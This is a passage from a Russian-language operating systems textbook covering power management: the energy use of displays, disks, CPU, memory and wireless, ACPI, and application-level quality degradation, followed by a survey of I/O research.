ноутбуке запускаются **ChromeOS**, основанная на Linux, и веб-браузер Chrome, который, как предполагается, должен постоянно находиться в сети. Основной объем остального программного обеспечения находится в Интернете в виде веб-приложений (**Web Apps**), делая пакет программного обеспечения на самом Chromebook существенно тоньше по сравнению с обычными ноутбуками. В то же время система, запускающая полный пакет Linux и браузер Chrome, не такая уж и тощая.

5.8. Управление энергопотреблением

У первого универсального электронного компьютера ENIAC было 18 000 электронных ламп и энергопотребление на уровне 140 кВт. В результате счета за электроэнергию поднялись до непривычных сумм. После изобретения транзистора потребление электроэнергии существенно снизилось, и компьютерная промышленность потеряла интерес к требованиям энергопотребления. Но в наши дни управление электропитанием по ряду причин опять оказалось в центре внимания, и операционная система играет в этом вопросе не последнюю роль.

Начнем с настольных персональных компьютеров. У них довольно часто встречается блок питания мощностью 200 Вт (который обычно имеет КПД 85 %, теряя 15 % поступающей электроэнергии на нагрев). Если 100 млн таких машин будут включены по всему миру в одно и то же время, то все вместе они будут потреблять 20 000 МВт электроэнергии. Такое количество вырабатывают 20 среднестатистических атомных электростанций. Если бы запросы энергопотребления могли быть снижены наполовину, то можно было бы избавиться от 10 атомных электростанций. С точки зрения охраны окружающей среды избавление от 10 атомных электростанций (или эквивалентного количества электростанций, работающих на обычном топливе) является большой победой, за которую стоит побороться.

Другой областью, где энергопотребление играет немалую роль, являются компьютеры с автономным электропитанием, в числе которых можно назвать ноутбуки, карманные

и планшетные компьютеры с выходом в Интернет. Суть проблемы в том, что батареи не могут долго хранить нужный заряд, в лучшем случае это время не превышает нескольких часов. Более того, несмотря на большой объем исследований, проведенных компаниями, выпускающими аккумуляторы, компьютерными компаниями и компаниями по выпуску бытовой электроники, существенного прогресса в этой сфере не произошло. В отрасли, привыкшей удваивать производительность каждые 18 месяцев (согласно закону Мура), отсутствие какого-либо прогресса похоже на нарушение законов физики, но пока ничего не удается сделать. Поэтому приоритетом повестки дня является снижение энергопотребления компьютеров, чтобы продлить время их работы от аккумуляторной батареи. Операционная система, в чем мы убедимся далее, играет в этом деле далеко не последнюю роль.

Производители оборудования стараются поднять энергоэффективность своих электронных приборов. Используемые при этом технологии включают уменьшение размеров транзисторов, применение динамического изменения напряжения питания, использование шин с небольшим перепадом напряжения (low-swing) и адиабатных шин и другие подобные. Эти вопросы выходят за рамки тематики книги, но заинтересовавшиеся читатели могут найти неплохой обзор в статье Venkatachalam and Franz, 2005.

Есть два основных подхода к снижению энергопотребления. Первый из них предусматривает, что операционная система выключит незадействованные компоненты компьютера (в основном это устройства ввода-вывода), поскольку в выключенном состоянии устройства переводятся в режим пониженного энергопотребления или вовсе не потребляют энергию. При втором подходе прикладная программа для снижения энергопотребления может ухудшить качество пользовательского восприятия программы, чтобы растянуть время работы батареи. Эти подходы будут рассмотрены по очереди, но сначала внимание будет уделено конструкции оборудования с уклоном на его энергопотребление.

5.8.1. Роль оборудования

Элементы питания относятся к двум основным типам: одноразовым и перезаряжаемым. Одноразовые элементы питания (чаще всего формата AAA, AA и D) могут использоваться для работы портативных устройств, но не обладают достаточной емкостью для питания ноутбуков с большими яркими экранами. В отличие от них перезаряжаемые элементы (аккумуляторные батареи) могут запасти достаточно энергии для питания ноутбука в течение нескольких часов. Преимущественно для этого используются никель-кадмиевые батареи, но они уступают дорогу никель-металлогидридным батареям, которые дольше работают и не слишком сильно загрязняют окружающую среду, после того как со временем выйдут из строя. Еще лучше литий-ионные батареи, которые к тому же могут ставиться на первую зарядку без предварительной полной разрядки, но они имеют весьма ограниченную емкость[1].

---

[1] Следует заметить, что выбор того или иного источника автономного питания (поскольку одноразовые и перезаряжаемые элементы бывают самых разных типов) зависит не только от его емкости, а является компромиссом по множеству параметров. Необходимо учитывать стоимость (как разовую, так и совокупную стоимость владения — например, стоимость аппаратуры для зарядки аккумуляторов и ее энергопотребление), массогабаритные характеристики, допустимые режимы разряда и заряда (второе — для перезаряжаемых источников) и иные параметры, определяемые назначением конкретного устройства. — *Примеч. ред.*

Общий подход, предпринимаемый производителями компьютеров для экономии заряда батарей, состоит в конструировании центрального процессора, памяти и устройств ввода-вывода для работы в нескольких режимах: включенном, спящем, ждущем и отключенном. Чтобы устройство можно было использовать, его следует включить. Если устройство не понадобится в течение короткого отрезка времени, оно может быть переведено в спящий режим, сокращающий потребление энергии. Когда его использование не ожидается в течение продолжительного периода времени, оно может быть переведено в ждущий режим, в котором еще больше снижается потребление энергии. Издержки этого режима заключаются в том, что на вывод устройства из него уходит больше времени и энергии, чем на вывод из спящего режима. И наконец, если в устройстве нет надобности, оно может быть выключено и вообще не потреблять никакой энергии. Эти режимы имеются не у всех устройств, но когда они присутствуют, то управление переходами между ними в нужные моменты времени возлагается на операционную систему.

У некоторых компьютеров есть две или даже три кнопки питания. Одна из них может перевести весь компьютер в спящее состояние, из которого он может быть быстро выведен нажатием клавиши или движением мыши. Другая кнопка может перевести компьютер в ждущий режим, выход из которого занимает намного больше времени. В обоих случаях эти кнопки, как правило, не делают ничего другого, кроме отправки сигнала операционной системе, а все остальное выполняется программным путем. В некоторых странах существует закон, по которому электрические устройства должны иметь механический выключатель питания, разрывающий цепь и отключающий электропитание от устройства по соображениям безопасности. Для соблюдения этого закона могут понадобиться и другие выключатели.

Управление электропитанием создает ряд проблем, с которыми должна справляться операционная система. Многие из них относятся к переводу ресурсов в ждущее состояние — выборочное и временное отключение устройств или по крайней мере сокращение их энергопотребления при простое. Возникает ряд вопросов, на которые следует ответить, и среди них следующие: какими устройствами нужно управлять? Они могут лишь включаться и выключаться или у них есть и промежуточные режимы работы? Сколько энергии экономится в состоянии пониженного энергопотребления? Тратится ли энергия на перезапуск устройства? Должен ли при переходе в режим пониженного энергопотребления сохраняться какой-нибудь контекст? Сколько времени тратится на возвращение в режим полного энергопотребления? Разумеется, ответы на эти вопросы варьируются от устройства к устройству, поэтому операционная система должна справляться с широким диапазоном возможных вариантов.

Различные исследователи подвергали испытаниям ноутбуки, чтобы определить, на что затрачивается энергия. Ли с савторами (Li et al., 1994) проводили измерения с различными степенями загруженности компьютера и пришли к выводам, показанным в табл. 5.7. Лоч и Смит (Lorch and Smith, 1998) провели измерения на других машинах и пришли к выводам, также показанным в табл. 5.7. Вейзер с соавторами (Weiser et al., 1994) также провели измерения, но не опубликовали никаких цифровых значений. Они просто установили, что наиболее энергоемкими оказались три компонента: дисплей, жесткий диск и центральный процессор, причем именно в такой последовательности. Хотя приведенные в таблице числовые показатели далеки от абсолютного совпадения, возможно, из-за того что измерениям подвергались различные типы компьютеров, которые, конечно же, имеют разное энергопотребление, становится понятно, что дисплей, жесткий диск и центральный процессор являются очевидными целевыми объектами

для экономии энергии. На таких устройствах, как смартфоны, могут быть другие потребители энергии вроде радио и GPS. Хотя в данном разделе мы сконцентрированы на дисплеях, дисках, центральных процессорах и памяти, принципы энергосбережения верны и для других периферийных устройств.

Таблица 5.6. Энергопотребление различных компонентов ноутбука

Устройство	Ли с соавторами (1994), %	Лоч и Смит (1998), %
Дисплей	68	39
Центральный процессор	12	18
Жесткий диск	20	12
Модем	—	6
Звуковая плата	0,5	2
Память	—	1
Другое	—	22

5.8.2. Роль операционной системы

Операционная система играет в управлении энергопотреблением ключевую роль. Она управляет всеми устройствами и должна решать, что и когда следует отключать. Если надобность в отключаемом устройстве возникнет опять через короткий промежуток времени, то при его повторном запуске могут возникать раздражающие пользователя задержки. В то же время, если сильно затянуть с выключением устройства, то энергия будет тратиться впустую.

Весь фокус состоит в том, чтобы найти алгоритмы и эвристические правила, позволяющие операционной системе принимать правильные решения о том, что и когда следует отключать. Проблема в том, что понятие «правильные» носит сугубо субъективный характер. Один пользователь может считать вполне приемлемым после тридцатисекундного простоя двухсекундное ожидание реакции на нажатие клавиши, а другой начнет при этом ругать компьютер на чем свет стоит.

Дисплей

Давайте посмотрим на самых больших потребителей электроэнергии, чтобы понять, что можно сделать с каждым из них. Одним из самых больших потребителей энергии на любом компьютере является дисплей. Для получения яркой и сочной картинки экран должен иметь заднюю подсветку, потребляющую немало энергии. Многие операционные системы пытаются экономить энергию, выключая дисплей при отсутствии активной работы пользователя в течение некоторого времени. Часто интервал бездействия, необходимый для этого отключения, устанавливает сам пользователь, выбирая между часто гаснущим экраном и быстро садящимися батареями (чего как раз ему, может быть, и не хочется). Выключение дисплея вводит его в состояние бездействия, требующего практически мгновенного восстановления (из видеопамяти) при нажатии клавиши или перемещении координатно-указательного устройства.

Одно из возможных усовершенствований было предложено Флинном и Сатьянарайананом (Flinn and Satyanarayanan, 2004). Они предложили дисплей, состоящий из не-

скольких зон с независимым включением и отключением. На рис. 5.32 показаны 16 зон, разделенных пунктирными линиями. Когда курсор находится в окне *2* (рис. 5.32, *а*), подсвечиваются только четыре зоны в нижнем правом углу. Остальные 12 зон могут не подсвечиваться, позволяя экономить до 3/4 энергопотребления экрана.




Рис. 5.32. Использование зон подсветки экрана: *а* — при выборе окна 2 оно не перемещается; *б* — при выборе окна 1 оно перемещается, чтобы уменьшить количество подсвечиваемых зон

Когда пользователь перемещает курсор к окну *1*, зоны для окна *2* могут быть затемнены, а зоны под окном *1* подсвечены. Но поскольку окно *1* занимает 9 зон, расход энергии увеличивается. Если менеджер окон способен оценивать обстановку, он может автоматически переместить окно *1*, чтобы оно помещалось в четырех зонах, применив для этого некое действие по привязке к зонам (рис. 5.32, *б*). Чтобы снизить энергопотребление от 9/16 полной мощности до 4/16, менеджер окон должен быть нацелен на управление энергосбережением или уметь воспринимать команды от других компонентов операционной системы, занимающихся этим вопросом. Еще более изощренной была бы реализация возможности частичной подсветки незаполненного окна (например, окно, содержащее короткие текстовые строки, может иметь затемнение в своей правой части).

Жесткий диск

Другим главным потребителем является жесткий диск. Даже при отсутствии обращений к нему он потребляет значительное количество энергии на вращение пластин с постоянной высокой скоростью. Многие компьютеры, в особенности ноутбуки, после определенного количества минут бездействия останавливают диск. При обращении к диску он снова начинает вращаться. К сожалению, остановленный диск скорее отключается, чем переходит в спящий режим, поскольку на его повторный запуск и раскрутку уходит несколько секунд, составляющих вполне ощутимую задержку для пользователя.

Кроме того, на перезапуск диска затрачивается существенная дополнительная энергия. Вследствие этого у каждого диска есть свой временной показатель T_d, являющийся точкой равновесия, которая часто находится в диапазоне от 5 до 15 с. Предположим, что следующее обращение к диску ожидается через время t. Если $t < T_d$, то будет выгоднее не останавливать диск, чем его остановить и снова запустить через такой промежуток времени. Если $t > T_d$, то в интересах экономии энергии лучше остановить диск и запустить его снова через более длинный промежуток времени. Если могут быть выстроены

достаточно реальные прогнозы (например, на основе схем предыдущих обращений), операционная система может составить удачные прогнозы на остановку диска и сэкономить электроэнергию. Но на практике большинство систем действуют консервативно и останавливают диск только после нескольких минут бездействия.

Еще один способ экономии энергии состоит в организации довольно емкого кэша диска в оперативной памяти. Если нужный бок находится в кэше, то остановленный диск не нужно запускать, чтобы выполнить запрос на чтение. По аналогии с этим, если запись на диск может помещаться в буфер, находящийся в кэше, то обработка запроса на запись может обойтись и без запуска остановленного диска. Диск может оставаться остановленным до тех пор, пока не будет заполнен кэш или не будет получена ошибка чтения блока из кэша.

Еще один способ, позволяющий избежать ненужных запусков диска, заключается в том, чтобы операционная система снабжала запущенные программы информацией о состоянии диска, отправляя им сообщения или сигналы. Некоторые программы могут вести запись по собственному усмотрению, пропуская или откладывая эту операцию. К примеру, текстовый процессор может быть настроен на запись редактируемого файла на диск каждые несколько минут. Если ему известно, что диск остановлен в тот момент, когда ему положено записывать на него файл, он может отложить эту запись до следующего запуска диска.

Центральный процессор

Центральный процессор тоже может подвергаться энергосберегающим мероприятиям. В ноутбуках центральный процессор может быть погружен в спячку программным способом, что может снизить его энергопотребление почти до нуля. Все, что он должен сделать в таком состоянии, — проснуться при возникновении прерывания. Поэтому при любом простое — в ожидании завершения операции ввода-вывода или по причине отсутствия задач — центральный процессор впадает в спячку.

На многих компьютерах наблюдается взаимосвязь между напряжением питания центрального процессора, тактовой частотой и потреблением энергии. Напряжение питания центрального процессора во многих случаях может быть снижено программным путем, что приводит к экономии энергии, но также ведет к снижению тактовой частоты (примерно в линейной зависимости). Поскольку потребление электроэнергии пропорционально квадрату напряжения, снижение напряжения вдвое приводит примерно к двойному падению скорости центрального процессора, но вчетверо снижает энергопотребление.

Это свойство можно использовать в программах с четко определенными сроками выполнения задачи, к примеру в программах просмотра мультимедиа, которым нужно распаковать и отобразить кадр каждые 40 мс и которые вынуждены простаивать, если справляются с этим быстрее. Предположим, что на работу центрального процессора в полную силу в течение 40 мс затрачивается x джоулей, а на работу с половинной скоростью — $x/4$ джоулей. Если программа просмотра мультимедиа способна распаковать и отобразить кадр за 20 мс, процессор может работать в полную силу в течение 20 мс, а затем на 20 мс отключаться операционной системой, при этом общее потребление энергии составит $x/2$ джоулей. Вместо этого процессор может работать в половину своей мощности и справляться с выдерживанием назначенного срока, но при этом потреблять только $x/4$ джоулей. Сравнительная картина работы на полной скорости

и полной мощности в течение определенного интервала времени и на уменьшенной вдвое скорости и вчетверо более низкой мощности в течение вдвое большего интервала времени показана на рис. 5.33. В обоих случаях делается одна и та же работа, но в ситуации, показанной на рис. 5.33, *б*, на нее затрачивается в два раза меньше энергии.




Рис. 5.33. Центральный процессор: *а* — работа с полной тактовой частотой; *б* — снижение напряжения питания вдвое приводит к двойному снижению тактовой частоты и вчетверо снижает энергопотребление

Следуя той же логике, если пользователь набирает по одному символу в секунду, но работа, необходимая для обработки символа занимает 100 мс, то операционной системе лучше обнаружить продолжительные простои и десятикратно снизить скорость работы процессора. Короче говоря, работа на пониженной скорости по сравнению с работой на полной скорости с точки зрения экономии энергии является более эффективной.

Интересно, что снижение скорости работы ядер центрального процессора не всегда предполагает снижение производительности. В одной из работ (Hruby et al., 2013) показано, что иногда с замедлением работы ядер производительность сетевого стека *повышается*. Объясняется это тем, что ядро может быть слишком быстрым для выполняемой задачи. Представим, к примеру, центральный процессор с несколькими быстрыми ядрами, в котором одно ядро отвечает за передачу сетевых пакетов от имени производителя, запущенного на другом ядре. Производитель и сетевой стек связаны напрямую посредством общей памяти, и оба они запущены на выделенных ядрах. Производитель осуществляет большой объем вычислений и не в состоянии поспеть за ядром сетевого стека. При типовом запуске по сети будет передаваться все, что имеется на передачу, и в течение некоторого времени производиться опрос общей памяти для определения того, действительно ли в ней нет больше данных на передачу. В конечном счете ядро сдастся и перейдет в спящий режим, поскольку непрерывный опрос приводит к большому расходу электроэнергии. Вскоре после этого производитель выдаст новые данные, но теперь сетевой стек находится в беспробудном сне. Пробуждение стека занимает некоторое время и снижает пропускную способность. Одним из возможных решений будет отказ от перехода в спящее состояние, но вряд ли это станет привлекательным вариантом, поскольку при этом возрастет электропотребление, то есть произойдет прямо противоположное тому, к чему мы стремились. Намного более привлекательным будет решение о запуске сетевого стека на более медленном ядре, чтобы оно постоянно было занято работой (и никогда не переходило в спящий режим), но при этом по-прежнему сохранялся бы режим снижения энергопотребления. Если замедлить работу сетевого ядра достаточно целесообразным образом, его производительность будет выше, чем в той конфигурации, где все ядра работают на полной скорости.

Память

Для экономии энергии при работе с памятью можно воспользоваться двумя способами. Во-первых, можно очистить, а затем обесточить кэш-память. Она всегда может быть перезагружена из оперативной памяти без потери информации. Перезагрузка может быть проведена довольно быстро в динамическом режиме, поэтому выключение кэш-памяти относится к входу в спящий режим.

Более радикальный способ заключается в записи содержимого оперативной памяти на диск с последующим отключением самой оперативной памяти. Этот подход относится к ждущему режиму, поскольку требует больших затрат времени на перезагрузку, особенно если диск тоже был отключен. Фактически можно полностью отключить память от источника питания. Когда память отключена, центральный процессор должен либо быть остановлен, либо выполнять программу с постоянного запоминающего устройства. Если центральный процессор отключен, то прерывание, вызывающее его пробуждение, должно заставить его перейти к выполнению кода в постоянном запоминающем устройстве, чтобы память перед использованием была перезагружена. Несмотря на все издержки, выключение памяти на длительные периоды времени (например, на несколько часов) может быть оправданно, если хочется перезапуститься за несколько секунд, а не перезапускать операционную систему с диска, затрачивая на это минуту и более.

Беспроводная связь

Беспроводной связью с внешним миром (например, с Интернетом) оснащается все больше портативных компьютеров. При этом радиопередатчики и приемники часто выходят на первое место по энергопотреблению. В частности, если радиоприемник постоянно находится в режиме отслеживания входящих почтовых сообщений, то батарея может быстро разрядиться. В то же время, если радиоприемник выключается, скажем, через минуту бездействия, то входящие сообщения могут быть утрачены, что крайне нежелательно.

Одно из эффективных решений этой проблемы предложили Кравец и Кришнан (Kravets and Krishnan, 1998). Суть их предложения основывалась на факте, что переносные компьютеры связываются со стационарными базовыми станциями, у которых имеются большие объемы памяти и емкие диски и отсутствуют ограничения по электропитанию. Они предложили, чтобы переносной компьютер перед выключением радиоприемника отправлял сообщение базовой станции. С этого момента базовая станция осуществляла буферизацию входящих сообщений на своем диске. Мобильный компьютер мог явно указать, как долго он будет находиться в спящем состоянии, или просто информировать базовую станцию о том, что он снова включил радиоприемник. После этого все накопленные сообщения могли быть посланы компьютеру.

Исходящие сообщения, созданные за время отключения радиоаппаратуры, попадали в буфер на переносном компьютере. Если буфер был близок к заполнению, радиоаппаратура включалась и сообщения передавались по очереди на базовую станцию.

Но когда нужно выключать радио? Можно возложить принятие решения на пользователя или на прикладную программу. А можно выключить радио после нескольких минут простоя. А когда его нужно снова включить? Опять-таки решение могут принять пользователь или программа, либо же оно может включаться периодически для проверки входящего информационного потока и передачи стоящих на очереди сообщений.

Разумеется, радио должно включаться и при близости заполнения выходного буфера. Возможны также и другие соображения.

Пример беспроводной технологии, поддерживающей такую схему энергосбережения, может быть найден в сетях с протоколом 802.11 (WiFi). В 802.11 мобильный компьютер может уведомить точку доступа, что он собирается перейти в спящее состояние, но проснется до того, как базовая станция отправит следующий кадр маяка (beacon frame). Точка доступа отправляет такие кадры периодически. В этот момент точка доступа может сообщить мобильному компьютеру, что у нее имеются ожидающие данные. Если таких данных нет, мобильный компьютер может снова перейти в спящее состояние до прихода следующего кадра маяка.

Управление температурным режимом

Управление температурным режимом несколько выходит за рамки рассматриваемой темы, но также имеет отношение к вопросам энергосбережения. Из-за высокой скорости работы современные центральные процессоры становятся очень горячими. В настольных компьютерах обычно имеются внутренние электровентиляторы, выдувающие горячий воздух из системного блока. Поскольку сокращение энергопотребления для настольных компьютеров не является столь острой проблемой, вентилятор обычно работает постоянно.

Но с ноутбуками складывается совершенно иная ситуация. Операционная система вынуждена постоянно отслеживать температурный режим. Когда температура приближается к максимально допустимой, операционная система должна сделать выбор. Она может включить вентилятор, который будет шуметь и потреблять энергию. Или же она может сократить энергопотребление за счет снижения яркости подсветки экрана, замедления скорости работы центрального процессора, более частого отключения диска и т. д.

В качестве руководства к действию может послужить введенная пользователем информация. К примеру, пользователь может заранее указать, что шум вентилятора его не устраивает, поэтому операционная система должна вместо его включения снизить уровень энергопотребления.

Управление аккумуляторной батареей

В прежние времена батареи служили просто источником тока до тех пор, пока полностью не разряжались, после чего работа прекращалась. Но эти времена уже прошли. Теперь на мобильных устройствах используются «умные» батареи, способные поддерживать связь с операционной системой. По запросу операционной системы они могут сообщить о таких вещах, как их максимальное напряжение, текущее напряжение, максимальная зарядка, текущая зарядка, максимальная скорость разрядки, текущая скорость разрядки и т. д. У большинства мобильных устройств есть программы, которые могут запускаться для выдачи таких запросов и отображения всех этих параметров. «Умные» батареи могут также получать под управлением операционной системы команды для изменения различных рабочих параметров.

На некоторых ноутбуках установлены несколько батарей. Когда операционная система обнаруживает, что одна из них близка к разрядке, она должна плавно переключиться на другую батарею, чтобы во время переключения не возникало никаких затруднений.

Когда будет близка к истощению последняя батарея, операционная система должна предупредить пользователя, а затем осуществить последовательное выключение, гарантируя, к примеру, что файловая система не получит повреждений.

Интерфейс с драйверами устройств

У ряда операционных систем имеется совершенный механизм для осуществления управления электропитанием, который называется **ACPI** (Advanced Configuration and Power Interface — усовершенствованный интерфейс конфигурирования системы и управления энергопитанием). Операционная система может отправлять любому подчиненному драйверу команды, требующие от него отчета о совместимости его устройств и их текущих состояниях. Это свойство приобретает особую важность в сочетании с режимом «включай и работай» (plug and play), потому что после запуска операционная система даже не знает, какие устройства имеются в компьютере, не говоря уже об их свойствах относительно энергопотребления или возможности управления электропитанием.

Она также может посылать команды драйверам, приказывая им снизить уровень энергопотребления управляемых ими устройств (разумеется, на основе ранее изученных возможностей). Есть также движение и в другом направлении. В частности, когда устройство вроде клавиатуры или мыши обнаруживает пользовательскую активность после периода бездействия, оно сигнализирует системе о необходимости вернуться к нормальному режиму работы.

5.8.2. Роль прикладных программ

До сих пор мы рассматривали способы, с помощью которых операционная система может снизить энергопотребление различных устройств. Но существует и другой подход: предписать программам снизить энергопотребление, даже если это влечет за собой ухудшение юзабилити (лучше снизить его качество, чем не предоставить вообще никакой возможности восприятия, когда сядет батарея и экран перестанет светиться). Обычно такая информация передается, когда степень разряженности батареи преодолеет некое пороговое значение. Тогда программа должна решить, что ей следует сделать: снизить производительность, чтобы продлить жизнь батареи, или поддерживать производительность на том же уровне, рискуя остаться без питания.

И тут возникает вопрос: как именно программа может снизить свою производительность, чтобы сэкономить энергию? Этот вопрос изучали Флинн и Сатьянарайанан (Flinn and Satyanarayanan, 2004). Они привели четыре примера, показывающие, как снижение производительности может сэкономить электроэнергию. Давайте их рассмотрим.

В данном исследовании информация представлена пользователю в различных формах. Когда производительность не снижена, информация представляется в лучшем виде. При снижении производительности качество (четкость) информации, предоставляемой пользователю, ухудшается по сравнению с тем, каким оно могло бы быть. Примеры будут рассмотрены чуть позже.

Чтобы замерить потребление электроэнергии, Флинн и Сатьянарайанан изобрели программное средство под названием PowerScope, которое создавало профиль энергопотребления программы. Чтобы воспользоваться этой программой, компьютер должен быть подключен к внешнему источнику питания через управляемый про-

граммой цифровой мультиметр. Используя мультиметр, программа могла считывать количество миллиампер, поступающих от источника питания, и таким образом определять мгновенную мощность, потребляемую компьютером. PowerScope периодически снимал показания счетчика команд и потребления электроэнергии и записывал эти данные в файл. После завершения работы программы этот файл подвергался анализу, показывая потребление энергии каждой процедурой. Эти измерения легли в основу их наблюдений. Также использовались измерения экономии электроэнергии аппаратными средствами, служившие основой для измерения экономии, получаемой за счет снижения производительности.

Первой программой, подвергшейся измерениям, был видеоплеер. В неухудшенном режиме он проигрывал 30 кадров в секунду при полном разрешении и в цвете. Одной из форм ухудшения был отказ от цветовой информации и показ видео в черно-белом варианте. Второй формой ухудшения было уменьшение частоты кадров, приводившее к мерцанию и рывкам. Еще одной формой ухудшения было уменьшение количества пикселов в обоих направлениях либо снижением пространственного разрешения, либо уменьшением отображаемой картинки. Предпринятые меры позволили сэкономить до 30 % энергии.

Второй была программа распознавания речи. Она проводила оцифровку сигнала с микрофона. Полученная информация могла либо анализироваться на ноутбуке, либо отправляться по радиоканалу для анализа на стационарном компьютере. При втором варианте экономилась энергия на работе центрального процессора, но затрачивалась энергия на работу радиоканала. Ухудшение происходило за счет использования менее объемного словаря и упрощенной акустической модели. Выигрыш составил около 35 %.

В качестве следующего примера была взята программа просмотра карты, которая получала карту по радиоканалу. Ухудшение заключалось либо в кадрировании карты в меньшем разрешении, либо в предписании удаленному серверу пропускать мелкие дороги, чтобы передавать меньшее количество бит. Здесь тоже был достигнут выигрыш примерно в 35 %.

Четвертый эксперимент касался передачи JPEG-изображений веб-браузеру. Стандарт JPEG допускает использование различных алгоритмов, что позволяет выбирать между качеством изображения и размером файла. Здесь выгода составила в среднем лишь 9 %. Итак, в целом, эксперименты показали, что если согласиться с некоторым ухудшением качества, пользователь при одном и том же заряде батарей может добиться более продолжительной работы.

5.9. Исследования в области ввода-вывода данных

По вопросам ввода-вывода проводится большое количество исследований. Часть из них сосредоточены на конкретных устройствах, а не на общих проблемах в этой сфере. Другие работы сконцентрированы на всей инфраструктуре ввода-вывода. Например, архитектура Streamline нацелена на предоставление ввода-вывода, приспособленного под приложение, которое минимизирует издержки на копирование, переключение контекста, отправку сигналов и неэффективное использование кэша и TLB (DeBruijn et al., 2011). Она опирается на понятия о Beltway Buffers, усовершенствованных круговых буферах, являющихся более эффективными средствами, чем существующие системы буферирования (DeBruijn and Bos, 2008). Streamline особенно эффективна

для высокотребовательных сетевых приложений. Есть и еще одна сетевая архитектура ввода-вывода, Megapipe (Han et al., 2012), предназначенная для рабочих нагрузок, ориентированных на обмен сообщениями. Она создает двунаправленные каналы для каждого ядра между ядром и пользовательским пространством, на которые системы наслаивают абстракции, подобные облегченным сокетам. Эти сокеты не обладают полной совместимостью с POSIX, поэтому для получения преимуществ от более эффективного ввода-вывода приложения нуждаются в адаптации.

Зачастую целью исследований служит повышение тем или иным образом производительности конкретного устройства. Примером могут послужить дисковые системы. Неизменной популярностью пользуется область исследования алгоритмов планирования перемещения блока головок. Иногда усилия концентрируются на повышении производительности (Gonzalez-Ferez et al., 2012; Prabhakar et al., 2013; Zhang et al., 2012b), а иногда основное внимание уделяется снижению энергопотребления (Krish et al., 2013; Nijim et al., 2013; Zhang et al., 2012a). С ростом популярности объединения серверов с использованием виртуальных машин актуальность приобрела тема планирования использования дисков для виртуализированных систем (Jin et al., 2013; Ling et al., 2012).

Но не все темы отличаются новизной. Большое внимание уделяется таким старым приемам резервирования, как RAID (Chen et al., 2013; Moon and Reddy, 2013; Timcenko and Djordjevic, 2013), а также твердотельным накопителям (Dayan et al., 2013; Kim et al., 2013; Luo et al., 2013). На теоретическом фронте некоторые исследователи уделяют внимание моделированию дисковых систем с целью лучшего понимания их производительности под различными рабочими нагрузками (Li et al., 2013b; Shen and Qi, 2013).

Что же касается устройств ввода-вывода, то в центре внимания находятся не только диски. Еще одной ключевой областью исследований, относящейся к вводу-выводу, является сетевой обмен данными. В число тем исследований входят энергопотребление (Hewage and Voigt, 2013; Hoque et al., 2013), работа сетей в интересах центров обработки данных (Haitjema, 2013; Liu et al., 2103; Sun et al., 2013), повышение качества обслуживания (Gupta, 2013; Hemkumar and Vinaykumar, 2012; Lai and Tang, 2013) и производительности (Han et al., 2012; Soorty, 2012).

Учитывая большое количество ноутбуков, используемых учеными, работающими в области компьютерных наук, и весьма незначительное время работы аккумуляторных батарей на многих ноутбуках, неудивительно, наверное, что огромный интерес вызывают программные технологии сокращения энергопотребления. Среди конкретных рассматриваемых тем встречаются сбалансированность тактовой частоты различных ядер для достижения приемлемой производительности без необоснованных энергозатрат (Hruby 2013), потребление энергии и качество обслуживания (Holmbacka et al., 2013), оценка энергопотребления в режиме реального времени (Dutta et al., 2013), предоставление служб операционной системы для управления энергопотреблением (Weissel, 2012), изучение энергетических затрат на обеспечение безопасности (Kabriand Seret, 2009) и планирование при воспроизведении мультимедиа (Wei et al., 2010).

Но ноутбуками интересуются далеко не все исследователи. Некоторые из них мыслят шире и желают сэкономить мегаватты в центрах обработки данных (Fetzer and Knauth, 2012; Schwartz et al., 2012; Wang et al., 2013b; Yuan et al., 2012).

На другом полюсе спектра исследований очень актуальной является тема энергопотребления в сетях датчиков (Albath et al., 2013; Mikhaylov and Tervonen, 2013; Rasaneh and Banirostam, 2013; Severini et al., 2012).

Как ни удивительно, но предметом исследований до сих пор является скромный таймер. Для предоставления высокого разрешения в некоторых операционных системах таймер запускается на частоте 1000 Гц, что приводит к существенным издержкам. Избавление от этих издержек также является темой исследований (Tsafir et al., 2005).

Аналогично этому исследовательские группы по-прежнему обеспокоены задержками при обработке прерываний, особенно в области операционных систем реального времени. Поскольку такие системы зачастую встроены в весьма ответственные узлы (например, в системы рулевого управления и торможения), допущение прерываний только в весьма специфические приоритетные моменты позволяет системе контролировать возможные чередования и разрешает использовать для повышения надежности формальную верификацию (Blackham et al., 2012).

Также по-прежнему весьма активно проводятся исследования в области драйверов устройств. Многие сбои операционных систем вызываются некачественными драйверами устройств. В Symdrive авторы представили среду тестирования драйверов устройств без фактического обращения к устройствам (Renzelmann et al., 2012). В качестве альтернативного подхода в еще одной работе (Rhyzik et al., 2009) показан способ автоматического создания драйверов устройств на основе спецификаций при существенном снижении вероятности допущения ошибок.

Также исследователей интересует тема тонких клиентов, особенно мобильных устройств, подключенных к облаку (Hocking, 2011; Tuan-Anh et al., 2013). И наконец, имеется ряд статей на весьма необычные темы, например по изучению сооружений в качестве больших устройств ввода-вывода (Dawson-Haggerty et al., 2013).

5.10. Краткие выводы

